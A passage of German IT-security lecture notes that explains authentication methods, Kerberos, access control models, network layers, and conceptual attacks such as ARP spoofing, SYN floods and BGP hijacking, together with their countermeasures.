- **Equal Error Rate (EER):** Der Punkt, an dem FAR = FRR.

Man muss für den Anwendungsfall abwägen: Eine hochsichere Anwendung optimiert auf eine niedrige FAR (auf Kosten der Bequemlichkeit), eine komfortable Anwendung auf eine niedrige FRR.



2.3.3 Beispiel: Fingerabdruck

- Es wird nicht das Bild gespeichert, sondern ein Template aus **Minutien** (Verzweigungen, Endpunkte, etc.) mit relativen Koordinaten und Winkeln.
- Problem: Schlechte Abdrücke können zu fehlenden Minutien führen (-¿ höhere FRR).

2.3.4 Probleme der Biometrie

- **Datenschutz:** Biometrische Merkmale können "intrusiv" sein und sensible Daten enthüllen (z.B. Venenmuster, DNA -¿ Gesundheitsdaten).
- **Speicherung:** Es sollten Referenzdaten (Templates) gespeichert werden, aus denen das Merkmal nicht rekonstruiert werden kann.
- **Keine oder begrenzte Widerrufbarkeit:** Ein kompromittierter Fingerabdruck (oder Iris, DNA) kann nicht einfach "gesperrt" und ersetzt werden wie ein Passwort.
- **Kompromittierung:** Wenn eine Kopie erstellt werden kann (z.B. von einem Lesegerät gestohlen), wird die Authentifizierung durch *Merkmal* ("Wer bin ich?") zu einer Authentifizierung durch *Wissen* ("Wie sieht Merkmal X aus?").

- **Gegenmaßnahme: Lebendverifikation** (Liveness Detection) prüft, ob ein echter Finger (keine Plastik-Kopie) aufliegt.

2.4 Authentisierung durch Wissen

2.4.1 Passwörter

Gängigste Methode. Werden (idealerweise) nicht im Klartext, sondern als **Hash-Wert** gespeichert (z.B. in `/etc/shadow` (Linux) oder via LSASS (Windows)).

Evolution der Passwort-Authentifizierung

1. **Plaintext-Übertragung:** Passwort wird im Klartext gesendet (z.B. `telnet`, `ftp`).
2. **Problem:** Passiver Angreifer (Sniffer) im Netz sieht alle Passwörter.
3. **Übertragung mit TLS:** Der Kanal ist geschützt (z.B. HTTPS).
4. **Problem:** Wenn der Server das Passwort im Klartext in seiner Datenbank speichert, erlangt ein Angreifer bei einem Datenbank-Leak alle Passwörter.
5. **Server speichert Hash:** Server speichert $H_{ID} := h(P_{ID})$. Beim Login sendet der Nutzer P_{ID}, der Server berechnet $h(P_{ID})$ und vergleicht es mit dem gespeicherten H_{ID}.
6. **Problem: Rainbow-Tables.** Da h("Passwort123") für alle Nutzer gleich ist, kann ein Angreifer eine Tabelle mit Hashes für Millionen gängiger Passwörter vorab berechnen und die gehashte Datenbank sehr schnell knacken.
7. **Server speichert Hash mit Salt:** Server speichert $H_{ID} := h(P_{ID}, s_{ID})$, wobei s_{ID} ein einzigartiger, zufälliger **Salt** pro Nutzer ist (wird mit H_{ID} gespeichert).
8. **Vorteil:** $h(\text{"Passwort123"}, s_1) \neq h(\text{"Passwort123"}, s_2)$.
9. **Eine Rainbow-Table muss nun für jeden Nutzer (jeden Salt) separat erstellt werden**, was den Geschwindigkeitsvorteil zunichte macht und den Angriff stark verlangsamt.

Passwort-Manager Da man für unterschiedliche Dienste unterschiedliche, starke Passwörter nutzen soll, ist das Auswendiglernen unmöglich.

- **Lösung:** (Lokale) Passwort-Manager, die mit einem starken Masterpasswort geschützt sind.

2.4.2 Challenge-Response-Verfahren (CHAP)

Authentisierung durch Wissen, ohne das "Wissen" (Passwort) zu übertragen. Nutzt symmetrische Kryptographie (HMAC).

- **Voraussetzung:** Alice (Nutzer) und Bob (Server) teilen ein Geheimnis (P_{ID}, z.B. das Passwort).
- **Ablauf (CHAP):**
  1. Alice $\rightarrow$ Bob: ID
  2. Bob $\rightarrow$ Alice: $RAND$ (Zufallszahl, "Challenge")
  3. Alice $\rightarrow$ Bob: $c = \text{HMAC}(P_{ID}, RAND)$
  4. Bob prüft: Berechnet $c' = \text{HMAC}(P_{ID}, RAND)$ und testet, ob $c' == c$.
- **Probleme:**
  - Der Klartextraum für $RAND$ muss groß sein, sonst **Replay-Attacke** (Angreifer kann mehrfach genutzte Challenges korrekt beantworten).
  - Server muss P_{ID} im Klartext kennen. Speichert er stattdessen $h(P_{ID})$, braucht der Angreifer bei einem Leak auch nur noch den Hash (und nicht das Passwort), um sich zu authentifizieren.
  - Schützt nur die Authentisierung, nicht den restlichen Kommunikationskanal (Integrität).

2.5 Single Sign On (SSO)

- **Problem:** "Passwort-Müdigkeit" – zu viele Dienste erfordern eigene Passwörter.
- **Definition:** Eine Authentisierungsmethode, die es einem Benutzer ermöglicht, sich mit **einem einzigen Satz** von Anmeldeinformationen bei **mehreren unabhängigen** Softwaresystemen anzumelden.
- **Idee:** Ein zentraler, vertrauenswürdiger **Provider** bestätigt die Identität des Nutzers gegenüber allen anderen **Services**.
- **Vorteile:** Weniger Passwörter (nur ein starkes nötig), erhöhte Sicherheit (wenn gut implementiert), Komfort, bessere Kontrolle.
- **Nachteil: Single Point of Failure.** Wird das SSO-Login kompromittiert, hat ein Angreifer Zugriff auf *alle* verbundenen Dienste.

2.5.1 Kerberos (Ein SSO-Protokoll)

- **Ziele:** Authentifizierung von *Principals* (Benutzer, Server), Austausch von Sitzungs-Schlüsseln, SSO innerhalb einer administrativen Domäne (*Realm*).
- **Design:**
  - Pro *Realm* ein **Key Distribution Center (KDC)**.
  - **KDC = Authentication Server (AS) + Ticket Granting Server (TGS)**.
  - Basiert auf **Pre-Shared Secrets**: Das KDC kennt einen geheimen Schlüssel (K) für jeden Principal in seinem Realm (z.B. K_{Bob}, K_{TGS}, K_{SMB}). Für Benutzer wird K_{Bob} aus deren Passwort-Hash generiert.

Kerberos-Ablauf (vereinfacht) Ziel: Benutzer Bob (C) möchte auf den SMB-Server (S) zugreifen.

1. **Login + TGT-Anfrage:**
   - Bob gibt sein Passwort ein. Client C generiert $K_{Bob} = \text{Hash(Passwort)}$.
   - $C \rightarrow AS$: $(K_{Bob}(\text{timestamp}), \text{Bob}, \text{TGS})$
     (Bob bittet den AS um ein Ticket für den TGS, authentifiziert sich mit einem verschlüsselten Timestamp).
2. **AS-Antwort (TGT):**
   - $AS \rightarrow C$: $\{K_{Bob,TGS}\}_{K_{Bob}} + \{TGT\}_{K_{TGS}}$
   - Der AS prüft den Timestamp. Wenn gültig:
   - Er sendet den **Sitzungsschlüssel** für C und TGS ($K_{Bob,TGS}$), verschlüsselt mit Bobs Schlüssel (K_{Bob}).
   - Er sendet das **Ticket Granting Ticket (TGT)**, welches ($K_{Bob,TGS}, \text{Bob}, ...$) enthält, alles verschlüsselt mit dem geheimen Schlüssel des TGS (K_{TGS}). **Der Client kann das TGT nicht lesen.**
3. **Service-Ticket-Anfrage:**
   - $C \rightarrow TGS$: $\{A_{Bob}\}_{K_{Bob,TGS}} + \{TGT\}_{K_{TGS}} +$ "SMB"
   - C entschlüsselt $\{K_{Bob,TGS}\}_{K_{Bob}}$, um den Sitzungsschlüssel $K_{Bob,TGS}$ zu erhalten.
   - C erstellt einen *Authenticator* $A_{Bob} =$ (Bob, IP, timestamp) und verschlüsselt ihn mit $K_{Bob,TGS}$.
   - C sendet den Authenticator, das (unlesbare) TGT und den Namen des Zieldienstes ("SMB") an den TGS.
4. **TGS-Antwort (Service Ticket):**
   - $TGS \rightarrow C$: $\{K_{Bob,SMB}\}_{K_{Bob,TGS}} + \{T_{Bob,SMB}\}_{K_{SMB}}$
   - TGS entschlüsselt das TGT (mit K_{TGS}) und den Authenticator (mit $K_{Bob,TGS}$) und prüft sie.
   - Er generiert einen neuen Sitzungsschlüssel für Bob und den SMB-Server ($K_{Bob,SMB}$).
   - Er sendet $K_{Bob,SMB}$, verschlüsselt mit $K_{Bob,TGS}$.

- Er sendet das **Service Ticket** ($T_{Bob,SMB}$), welches ($K_{Bob,SMB}$, Bob, ...) enthält, alles verschlüsselt mit dem geheimen Schlüssel des SMB-Servers (K_{SMB}).

5. **Zugriff auf Dienst:**
   - $C \rightarrow SMB$: $\{A'_{Bob}\}_{K_{Bob,SMB}} + \{T_{Bob,SMB}\}_{K_{SMB}}$
   - C entschlüsselt $K_{Bob,SMB}$.
   - C erstellt einen *neuen* Authenticator A'_{Bob} und verschlüsselt ihn mit $K_{Bob,SMB}$.
   - C sendet den neuen Authenticator und das (unlesbare) Service Ticket an den SMB-Server.
6. **Verifikation:**
   - Der SMB-Server entschlüsselt das Service Ticket (mit K_{SMB}) und den Authenticator (mit $K_{Bob,SMB}$) und prüft sie.
   - Wenn alles gültig ist, ist Bob authentifiziert und Bob und SMB teilen sich den Sitzungsschlüssel $K_{Bob,SMB}$ für die weitere Kommunikation.

Kerberos-Angriffe

- **Pass the Hash:** Der Angreifer stiehlt den Hash K_{Bob} (z.B. aus dem LSASS-Prozessspeicher). Da K_{Bob} das "Geheimnis" ist, das Kerberos verwendet, kann der Angreifer **Schritt 1** des Protokolls direkt ausführen und ein TGT erhalten, **ohne das Klartextpasswort zu kennen.**
- **Golden Ticket:** Der Angreifer kompromittiert das KDC und stiehlt den geheimen Schlüssel des TGS selbst (den Hash des `KRBTGT`-Kontos). Mit diesem Schlüssel kann der Angreifer **offline** ein TGT für **jeden beliebigen Benutzer** (z.B. Administrator) mit **beliebiger Gültigkeitsdauer** fälschen. Dies gewährt dem Angreifer uneingeschränkten, persistenten Zugriff auf die gesamte Domäne.

2.6 Autorisierung (Zugriffskontrollmodelle)

Nach der Authentifizierung (Wer bist du?) folgt die Autorisierung (Was darfst du?).

- **Referenzmonitor:** Ein abstraktes Konzept, das jede Anfrage eines **Subjekts** (Prozess, Benutzer) auf ein **Objekt** (Datei, Speicher) prüft und anhand einer Rechtedatenbank entscheidet (gewährt / abgelehnt).
- **Schutzziele:** Integrität und Vertraulichkeit.

2.6.1 Discretionary Access Control (DAC)

	Datei1	Datei2	Datei3	Prozess1	Prozess2
Prozess1	{ read, write }		{ read, write }		{ send, receive }
Prozess2				{ send, receive }	
Prozess3		{ owner, execute }		{ signal }	

- **Definition:** Der **Eigentümer** eines Objekts ist für die Vergabe von Zugriffsrechten verantwortlich ("at his discretion").
- **Modell: Zugriffsmatrix** ($M : S \times O \rightarrow \mathcal{P}(R)$), die Rechte von Subjekten S auf Objekte O abbildet.

- **Implementierung (Speicherung der Matrix):**
  - **Spaltenweise (Access Control Lists, ACLs):** Jedes *Objekt* hat eine Liste, die alle Subjekte und deren Rechte aufführt. (z.B. Dateiberechtigungen in Windows/Linux).
  - *Vorteil:* Effizient zu bestimmen: "Wer darf auf diese Datei zugreifen?"
  - **Zeilenweise (Capability Lists, CLs):** Jedes *Subjekt* hat eine Liste (Capability) mit allen Objekten, auf die es zugreifen darf, und den jeweiligen Rechten.
  - *Vorteil:* Effizient zu bestimmen: "Worauf darf dieser Benutzer zugreifen?"
- **Nachteile:** Keine formalen Garantien für Informationsfluss (Problem "Trojanisches Pferd": Ein Programm, das im Kontext des Nutzers läuft, kann dessen Rechte missbrauchen, z.B. eine Datei kopieren und unerlaubt weitergeben).

2.6.2 Role-based Access Control (RBAC)

- **Definition:** Berechtigungen werden nicht direkt an Benutzer, sondern an **Rollen** (z.B. "Arzt", "Buchhalter", "Admin") vergeben. Benutzer werden dann diesen Rollen zugewiesen.
- **Vorteile:** Bildet Organisationsstrukturen gut ab; erleichtert Prinzipien wie "Need-to-Know" und "Separation-of-Duty".

2.6.3 Mandatory Access Control (MAC)

- **Definition:** Systembestimmte (regelbasierte) Festlegung von Sicherheitseigenschaften. **Systemregeln dominieren (überschreiben) Benutzerwünsche** (DAC-Einstellungen).
- **Ziel:** Kontrolle des Informationsflusses.

Beispiel: Bell-La Padula (BLP) Modell Ein MAC-Modell, das sich auf **Vertraulichkeit** (Confidentiality) konzentriert.

- **Konzept:** Subjekte und Objekte erhalten **Sicherheitsklassen (Labels)**, z.B. (Level, {Kategorien}).
- **Level:** Haben eine totale Ordnung (z.B. unklassifiziert $<$ vertraulich $<$ geheim $<$ streng geheim).
- **Kategorien:** Eine Menge von Zuständigkeiten (z.B. {Buchhaltung}, {Forschung}).
- **Dominanz ($\geq$):** Ein Subjekt S dominiert ein Objekt O ($SC(S) \geq SC(O)$), wenn S ein höheres oder gleiches Level hat **und** die Kategoriemenge von O eine Teilmenge der Kategoriemenge von S ist ($L_S \geq L_O \wedge C_O \subseteq C_S$).

Bell-La Padula Regeln

- **1. Simple-Security-Property (No-Read-Up):**
- Ein Subjekt S darf ein Objekt O nur **lesen**, wenn $SC(S) \geq SC(O)$ (Subjekt dominiert Objekt).
- *(Ein "geheimer" Sekretär darf keine "streng geheimen" Bilanzdaten lesen).*
- **2. $*$-Property (No-Write-Down):**
- Ein Subjekt S darf ein Objekt O nur **schreiben**, wenn $SC(S) \leq SC(O)$ (Objekt dominiert Subjekt).
- *(Ein "strenger geheimer" CEO darf Bilanzdaten nicht in eine "unlassifizierte" Website schreiben und so leaken).*

- **Nachteile BLP:** Informationen fließen sukzessive nur "nach oben". Erlaubt "blindes Schreiben" (Schreiben in ein Objekt, das man nicht mehr lesen darf $\rightarrow$ Integritätsproblem). Modelliert keine "Covert Channels".

3 Netzwerkgrundlagen & Sicherheit

3.1 Einführung und Modelle

Dieser Abschnitt behandelt die Grundlagen von Netzwerken, Kommunikationsmodellen und spezifischen Angriffen sowie deren Abwehr auf verschiedenen Schichten.

3.1.1 OSI-Modell (Open System Interconnection)

Das OSI-Modell ist ein Referenzmodell für Netzwerkprotokolle, unterteilt in 7 Schichten. Jede Schicht bietet Dienste für die darüberliegende Schicht an.

- **Layer 7: Application Layer** (Anwendungsschicht)
  Stellt Funktionen für Anwendungen bereit (nicht die Anwendung selbst).
  HTTPS/S, FTP, SMTP, DHCP, DNS
- **Layer 6: Presentation Layer** (Darstellungsschicht)
  Datenformatierung, Kompression, Verschlüsselung.
  SSL/TLS
- **Layer 5: Session Layer** (Sitzungsschicht)
  Sitzungsmanagement (Aufbau, Abbau), Authentifizierung.
  RPC, SMPP
- **Layer 4: Transport Layer** (Transportschicht)
  Ende-zu-Ende Kommunikation, TCP/UDP.
  TCP, UDP
- **Layer 3: Network Layer** (Vermittlungsschicht)
  Logische Adressierung (IP), Routing.
  IPv4, IPv6, ARP, ICMP
- **Layer 2: Data Link Layer** (Sicherungsschicht)
  Physische Adressierung (MAC), Zugriff auf das Medium.
  SDLC, SLIP, NCP
- **Layer 1: Physical Layer** (Bitübertragungsschicht)
  Übertragung von Bits über ein Medium (Kabel, Funk).
  Ethernet, Wi-Fi

3.1.2 TCP/IP Modell vs. OSI

Das TCP/IP-Modell ist eine vereinfachte, praxisorientierte Version des OSI-Modells (oft 4 Schichten).

Vergleich der Dateneinheiten (Encapsulation)

Beim Durchlaufen der Schichten von oben nach unten werden Daten **gekapselt** (Encapsulation). Jede Schicht fügt ihren Header (und teilweise Trailer) hinzu.

- **Application Layer:** Daten / Message (M)
- **Transport Layer:** **Segments** (Header $H_t + M$)
- **Internet Layer:** **Packets** (Header $H_i + H_t + M$)
- **Link Layer:** **Frames** (Header $H_l + \cdots + TrailerT_l$)

3.2 Die Schichten im Detail

3.2.1 Layer 1: Physical Layer

- **Funktion:** Konvertierung von Daten in physikalische Signale zur Übertragung zwischen Geräten.
- **Medien:**
  - Elektrische Impulse (Kupferkabel)
  - Lichtimpulse (Glasfaser)
  - Funksignale (Wi-Fi)

3.2.2 Layer 2: Data Link Layer

- **Funktion:** Verbindung zwischen zwei Geräten im *selben* Netzwerk (Hop-to-Hop).
- **Hardware:** Switches.
- **Adressierung:** **MAC-Adresse** (Media Access Control).
  - Weltweit eindeutig (theoretisch).
  - 48 Bit lang (6 Bytes).
  - **Aufbau:** Erste 3 Bytes = Hersteller-Kennung (OUI), Letzte 3 Bytes = Seriennummer.

3.2.3 Layer 3: Network Layer

- **Funktion:** Logische Adressierung und Weiterleitung (Routing) über Netzwerkgrenzen hinweg.
- **Protokolle:** IPv4, IPv6, ICMP.
- **Hardware:** Router.
- **Wichtig:** IP ist ein **unzuverlässiges** Protokoll (Best Effort). Es gibt keine Garantie für die Ankunft der Pakete.

3.2.4 Layer 4: Transport Layer

Stellt die Ende-zu-Ende-Kommunikation sicher.


- **Multiplexing:** Nutzung von **Ports**, um verschiedene Dienste (z.B. Web, Mail) gleichzeitig auf einem Host zu betreiben.
- **Segmentierung:** Aufteilen großer Datenmengen.
- **Fehlererkennung:** Checksummen.
- **Flusskontrolle:** Vermeidung von Überlastung des Empfängers.

TCP vs. UDP

TCP (Transmission Control Protocol):
- **Verbindungsorientiert** (Handshake notwendig).
- **Zuverlässig** (ACKs für Pakete, Neuversand bei Verlust).
- **Reihenfolge:** Garantiert (Sequenznummern).
- **Einsatz:** Web (HTTP), Email (SMTP), Dateitransfer (FTP).

UDP (User Datagram Protocol):
- **Verbindungslos** (Fire-and-Forget).
- **Unzuverlässig** (Keine ACKs, kein Neuversand).
- **Schnell:** Geringer Overhead (nur 8 Byte Header).
- **Einsatz:** Streaming, Gaming, DNS, DHCP.

TCP 3-Way Handshake (Verbindungsaufbau) Um eine Verbindung aufzubauen, nutzen Client und Server folgenden Ablauf:



1. **SYN:** Client sendet `Seq=X, Flags=SYN`. (Status: SYN-SENT)
2. **SYN-ACK:** Server antwortet `Seq=Y, Ack=X+1, Flags=SYN,ACK`. (Status: SYN-RECEIVED)
3. **ACK:** Client bestätigt `Seq=X+1, Ack=Y+1, Flags=ACK`. (Status: ESTABLISHED)

TCP Connection Termination (Verbindungsabbau) Der Abbau erfolgt in der Regel über einen 4-Schritte-Prozess unter Nutzung des **FIN**-Flags:

1. **FIN:** Client möchte schließen, sendet `Flags=FIN`. (Status: FIN-WAIT-1)
2. **ACK:** Server bestätigt den Erhalt mit `Flags=ACK`. (Status: CLOSE-WAIT beim Server, FIN-WAIT-2 beim Client)
3. **FIN:** Server ist bereit zum Schließen, sendet ebenfalls `Flags=FIN`. (Status: LAST-ACK)
4. **ACK:** Client bestätigt den Erhalt mit `Flags=ACK`. (Status: TIME-WAIT, danach CLOSED)

3.2.5 Layer 5-7: Höhere Schichten

- **Session Layer:** Authentifizierung, Verwaltung von Sitzungen (z.B. RPC).
- **Presentation Layer:** Datenkonvertierung (z.B. ASCII → ASN.1), Verschlüsselung (SSL/TLS wird oft hier eingeordnet), Kompression.
- **Application Layer:** Protokolle für Anwendungen. Ports definieren den Service:
  - HTTP/S: Port 80/443
  - FTP: Port 20/21
  - SMTP: Port 25

3.3 Angriffsmodelle im Netzwerk

- **Eavesdropping (Abhören):** Passiver Angreifer. Liest Daten mit, verändert sie aber nicht. Abwehr: Verschlüsselung.
- **On-Path / Man-in-the-Middle (MitM):** Angreifer sitzt *auf* dem Kommunikationsweg (z.B. kontrolliert Router). Kann Daten lesen, **verändern**, **blockieren** oder einschleusen.

- **Off-Path:** Angreifer sitzt *nicht* auf dem direkten Weg. Kann Daten nicht mitlesen oder blockieren, aber Daten einschleusen (z.B. Spoofing mit gefälschter Absenderadresse).

3.4 Netzwerkprotokolle und spezifische Angriffe

3.4.1 ARP (Address Resolution Protocol)

Funktion: Auflösung einer bekannten IP-Adresse zu einer unbekannten MAC-Adresse im lokalen Netzwerk (Layer 2).

Ablauf ARP

1. **Request:** "Wer hat IP 10.23.4.38?" → Gesendet als **Broadcast** (FF:FF:FF:FF:FF:FF). Alle Geräte empfangen es.
2. **Reply:** "Ich (10.23.4.38) habe MAC 11:AB:..." → Gesendet als **Unicast** an den Anfragenden.

ARP Spoofing / Cache Poisoning Da ARP **zustandslos** ist (Clients akzeptieren Antworten auch ohne vorherige Anfrage), kann ein Angreifer gefälschte ARP-Replies senden.

- **Angriff:** Angreifer sendet: "Ich bin IP des Routers" an das Opfer und "Ich bin IP des Opfers" an den Router.
- **Folge:** Der ARP-Cache der Opfer wird "vergiftet". Der Angreifer wird zum *Man-in-the-Middle*.
- **Gegenmaßnahmen:**
  - Statische ARP-Einträge (aufwendig).
  - ARP-Monitoring Tools (z.B. Arpwatch, Snort).
  - Nutzung von IPv6 (nutzt NDP + SEND, sicherer).
  - Netzwerksegmentierung.

MAC Spoofing: MAC-Adressen sind in Software leicht änderbar. MAC-Filter sind daher kein verlässlicher Schutz.


3.4.2 DHCP (Dynamic Host Configuration Protocol)

Funktion: Automatische Zuweisung von IP-Adressen, Subnetzmasken, Gateway und DNS an Clients. Nutzt UDP (Ports 67/68).

Ablauf (DORA-Prinzip)

1. **D**iscover (Broadcast): Client sucht DHCP-Server.
2. **O**ffer (Unicast/Broadcast): Server bietet IP an.
3. **R**equest (Broadcast): Client fordert die angebotene IP an.
4. **A**ck (Unicast/Broadcast): Server bestätigt und verleast IP.

DHCP Spoofing (Rogue DHCP) Ein Angreifer stellt einen falschen DHCP-Server im Netz auf. Wenn er schneller antwortet als der echte Server (Race Condition), übernimmt er die Konfiguration des Clients.



- **Gefahr:** Angreifer setzt sich selbst als Gateway oder DNS-Server (MitM).
- **Gegenmaßnahme: DHCP Snooping** auf Switches.
  - Ports werden in **Trusted** (nur hier darf ein DHCP-Server hängen) und **Untrusted** unterteilt.
  - DHCP-Offers von Untrusted Ports werden blockiert.

3.4.3 ICMP und (D)DoS Angriffe

ICMP (Internet Control Message Protocol): Dient dem Austausch von Informations- und Fehlermeldungen (z.B. `ping` zur Latenzmessung).

(D)DoS - (Distributed) Denial of Service Ziel ist es, die Verfügbarkeit eines Dienstes zu stören.

- **DoS:** Ein Angreifer.
- **DDoS:** Viele Angreifer (Botnet).

Spezifische Angriffe

- **Ping of Death:** Senden von malformierten (z.B. zu großen) ICMP-Paketen, die beim Zusammensetzen den Server zum Absturz bringen. (Heute meist gepatcht).
- **Smurf Attack (Amplification):**
  - Angreifer sendet Ping an die **Broadcast-Adresse** eines Netzwerks.
  - Absender-Adresse ist gefälscht auf die **Opfer-IP**.
  - Alle Hosts im Netz antworten dem Opfer → Überlastung.
  - **Schutz:** Broadcast-Pings im Router deaktivieren.
- **SYN Flood:**
  - Angreifer sendet viele TCP-SYN-Pakete, antwortet aber nie auf das SYN-ACK.
  - Server hält Ressourcen für "halboffene Verbindungen" reserviert, bis er überlastet ist.
  - **Schutz: SYN Cookies** (Zustand wird nicht gespeichert, sondern kryptographisch in der Sequenznummer der Antwort kodiert).

3.5 Netzwerkschutzmechanismen

3.5.1 Firewall

Ein System, das den Netzwerkverkehr zwischen Zonen (z.B. LAN und Internet) überwacht und filtert.

- Filtert basierend auf Regeln (IPs, Ports, Protokolle).
- Ermöglicht Netzwerksegmentierung.

3.5.2 IDS vs. IPS

IDS und IPS Vergleich

IDS (Intrusion Detection System):
- **Passiver** Beobachter (nicht im Datenpfad/Inline).
- Analysiert Kopien des Verkehrs ("Mirror Port").
- Meldet Alarme, blockiert aber nicht selbstständig.

IPS (Intrusion Prevention System):
- **Aktiver** Schutz (Inline im Datenpfad).
- Kann bösartige Pakete in Echtzeit verwerfen/blockieren.

4 Border Gateway Protocol (BGP)

4.1 Grundlagen des Routings: LAN vs. Internet

Bevor BGP behandelt wird, ist es wichtig, den Unterschied zwischen lokalem Switching und globalem Routing zu verstehen.

4.2 Lokale Netzwerke (LAN)

In lokalen Netzen (Layer 2) erfolgt die Weiterleitung durch **Switches** basierend auf MAC-Adressen.

- **Funktionsweise:** Switches führen eine *Address Table* (MAC-Adresstabelle), die MAC-Adressen physischen Ports zuordnet.
- **Lernphase:** Ist die Ziel-MAC unbekannt, wird das Paket an *alle* Ports gesendet (*Flooding*). Antwortet der Empfänger, speichert der Switch die Port-Zuordnung.

4.3 Internet Routing

Das Internet basiert auf IP-Adressen (Layer 3). Hier übernehmen **Router** die Weiterleitung.

- **Routingtabelle:** Ordnet IP-Adressbereiche (**Prefixes**) bestimmten Ausgänge (Interfaces/Ports) zu.
- **Problemstellung:** Während Switches lokal lernen können, benötigt das Internet ein Protokoll, um Routingtabellen global auszutauschen. Hier kommt BGP ins Spiel.

4.4 Border Gateway Protocol (BGP)

Autonomes System (AS)

Ein **Autonomes System (AS)** ist ein Verbund von IP-Netzwerken, der unter der Kontrolle einer einzigen administrativen Instanz steht und eine einheitliche Routing-Policy verfolgt. Jedes AS wird durch eine eindeutige Nummer identifiziert, die **ASN** (Autonomous System Number).

Beispiele für AS sind ISPs (Deutsche Telekom), Content Provider (Google) oder große Institutionen (TU Darmstadt). Das Internet ist ein Verbund zehntausender solcher AS.

4.5 Funktionsweise von BGP

BGP organisiert die Kommunikation *zwischen* diesen Autonomen Systemen.

- **Protokoll-Typ:** BGP ist ein **Path-Vector-Protokoll**. Es speichert nicht nur die Kosten, sondern den gesamten Pfad (Liste der ASNs) zum Ziel, um Schleifen zu vermeiden.
- **Transport:** BGP nutzt **TCP Port 179** für eine zuverlässige Übertragung.
- **Peering:** Zwei Router bauen eine direkte Nachbarschaft auf („Peers“), um Routeninformationen auszutauschen.
- **NLRI:** Ausgetauscht werden *Network Layer Reachability Information* (Erreichbarkeitsinformationen für IP-Präfixe).

4.6 BGP Varianten

1. **External BGP (EBGP):** Verbindet Router in *unterschiedlichen* AS.
   - *Sicherheitsregel:* Die TTL (Time to Live) ist standardmäßig auf 1 gesetzt. Das erzwingt eine physische Direktverbindung.

2. **Internal BGP (IBGP):** Verbindet Router *innerhalb desselben* AS.
    - Dient dazu, extern gelernte Routen im eigenen Netz zu verteilen.
    - Erfordert oft ein Full-Mesh (jeder mit jedem) oder Route Reflectors.

4.7 Routing-Entscheidungen

BGP-Router müssen entscheiden, welchen Weg sie für ein Paket wählen, wenn mehrere Routen zum gleichen Ziel existieren. Die Hierarchie der Entscheidungskriterien ist für das Verständnis von Angriffen essenziell (Reihenfolge ist wichtig):

1. **Longest Prefix Match (Spezifität)**: Das spezifischere Präfix gewinnt *immer*.
    - *Beispiel:* AS2 kennt Route A zu 1.1.0.0/16 und Route B zu 1.1.1.0/24.
    - Obwohl 1.1.1.0 Teil von 1.1.0.0 ist, wird für eine IP wie 1.1.1.5 die Route B gewählt, da /24 spezifischer (länger) ist als /16.
    - **Wichtig:** Diese Regel schlägt alle anderen Metriken, sogar die Pfadlänge! Dies ist die Grundlage für *Sub-Prefix Hijacking*.
2. **Shortest AS Path**: Bei gleicher Präfix-Länge gewinnt die Route, die über weniger Autonome Systeme führt.

4.8 Angriffe gegen BGP

BGP wurde ursprünglich ohne Sicherheitsmechanismen entwickelt („Vertrauensbasis“). Dies ermöglicht verschiedene Angriffe.

4.9 BGP Hijacking

Ein Angreifer (ein feindliches AS) kündigt IP-Präfixe an, die ihm nicht gehören.

Hijacking Varianten

- **Same-prefix Hijack**: Der Angreifer kündigt exakt das gleiche Präfix an wie das Opfer (z.B. Opfer: 10.10.0.0/24, Angreifer: 10.10.0.0/24).
    - *Effekt:* Das Internet teilt sich auf. Nur Router, die "näher" (kürzerer AS-Pfad) am Angreifer sind, leiten den Verkehr falsch um.
- **Sub-prefix Hijack**: Der Angreifer kündigt ein *spezifischeres* Teilnetz an (z.B. Opfer: 10.10.0.0/24, Angreifer: 10.10.0.0/25).
    - *Effekt:* Aufgrund der *Longest Prefix Match*-Regel gewinnt der Angreifer global den gesamten Verkehr für dieses Subnetz, unabhängig von der Pfadlänge. Dies ist der mächtigere Angriff.

4.10 Weitere Angriffsvektoren

- **AS_PATH Fälschung:** Der Angreifer manipuliert den AS-Pfad in seinem Announcement, um legitim zu erscheinen (fügt z.B. das Opfer-AS in den Pfad ein), oder um Pfade künstlich attraktiv zu machen.
